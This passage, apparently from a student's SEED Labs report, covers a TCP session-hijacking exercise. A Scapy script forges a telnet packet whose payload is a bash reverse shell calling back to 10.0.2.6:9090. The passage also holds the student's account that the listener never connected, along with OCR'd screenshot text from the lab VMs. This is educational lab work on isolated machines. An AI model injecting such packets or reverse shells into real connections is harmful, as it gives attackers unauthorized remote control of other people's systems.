ip = IP(src="10.0.2.5", dst="10.0.2.4")
tcp = TCP(sport=37048, dport=23, flags="A", seq=3882242716, ack=2821558050)
data = "\r /bin/bash -i > /dev/tcp/10.0.2.6/9090 2>&1 0<&1 \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

This code is very similar to the python code we used previously, except the data category is changed to take, and output a reverse shell. Despite following the book and lab instructions, the output ended up not working at all. The python code ran correctly, its just that the “nc -lv 9090” command just never connected properly, so it never outputted the reverse shell which was the goal of the attack. Instead we were just stuck in a state where the command was listening on

the port.


VirtualMachine1 [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
dport : ShortEnumField = 23
(80)
seq : IntField = 3882242716L
(0)
ack : IntField = 2821558050L
(0)
dataofs : BitField (4 bits) = None
(None)
reserved : BitField (3 bits) = 0
(0)
flags : FlagsField (9 bits) = <Flag 16 (A)>
(<Flag 2 (S)>)
window : ShortField = 8192
(8192)
chksum : XShortField = None
(None)
urgptr : ShortField = 0
(0)
options : TCPOptionsField = []
([])
load : StrField = '\r /bin/bash -
i > /dev/tcp/10.0.2.6/9090 2>&1 0<&1 \r' ('')
[12/03/22 DN437621]seed@VM:~/Lab10$
VirtualMachine2 [Running] - Oracle VM VirtualBox
VirtualMachine3 [Running] - Oracle VM VirtualBox
[12/03/22 DN437621]seed@VM:~$ cd Lab10/
[12/03/22 DN437621]seed@VM:~/Lab10$ ls
reset_auto.py reverese.py sessionhijack.py
[12/03/22 DN437621]seed@VM:~/Lab10$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Wireshark
SEEDLABS
Chrome
Anki
Type here to search
Rain off and on
ENG
2:18 AM
12/3/2022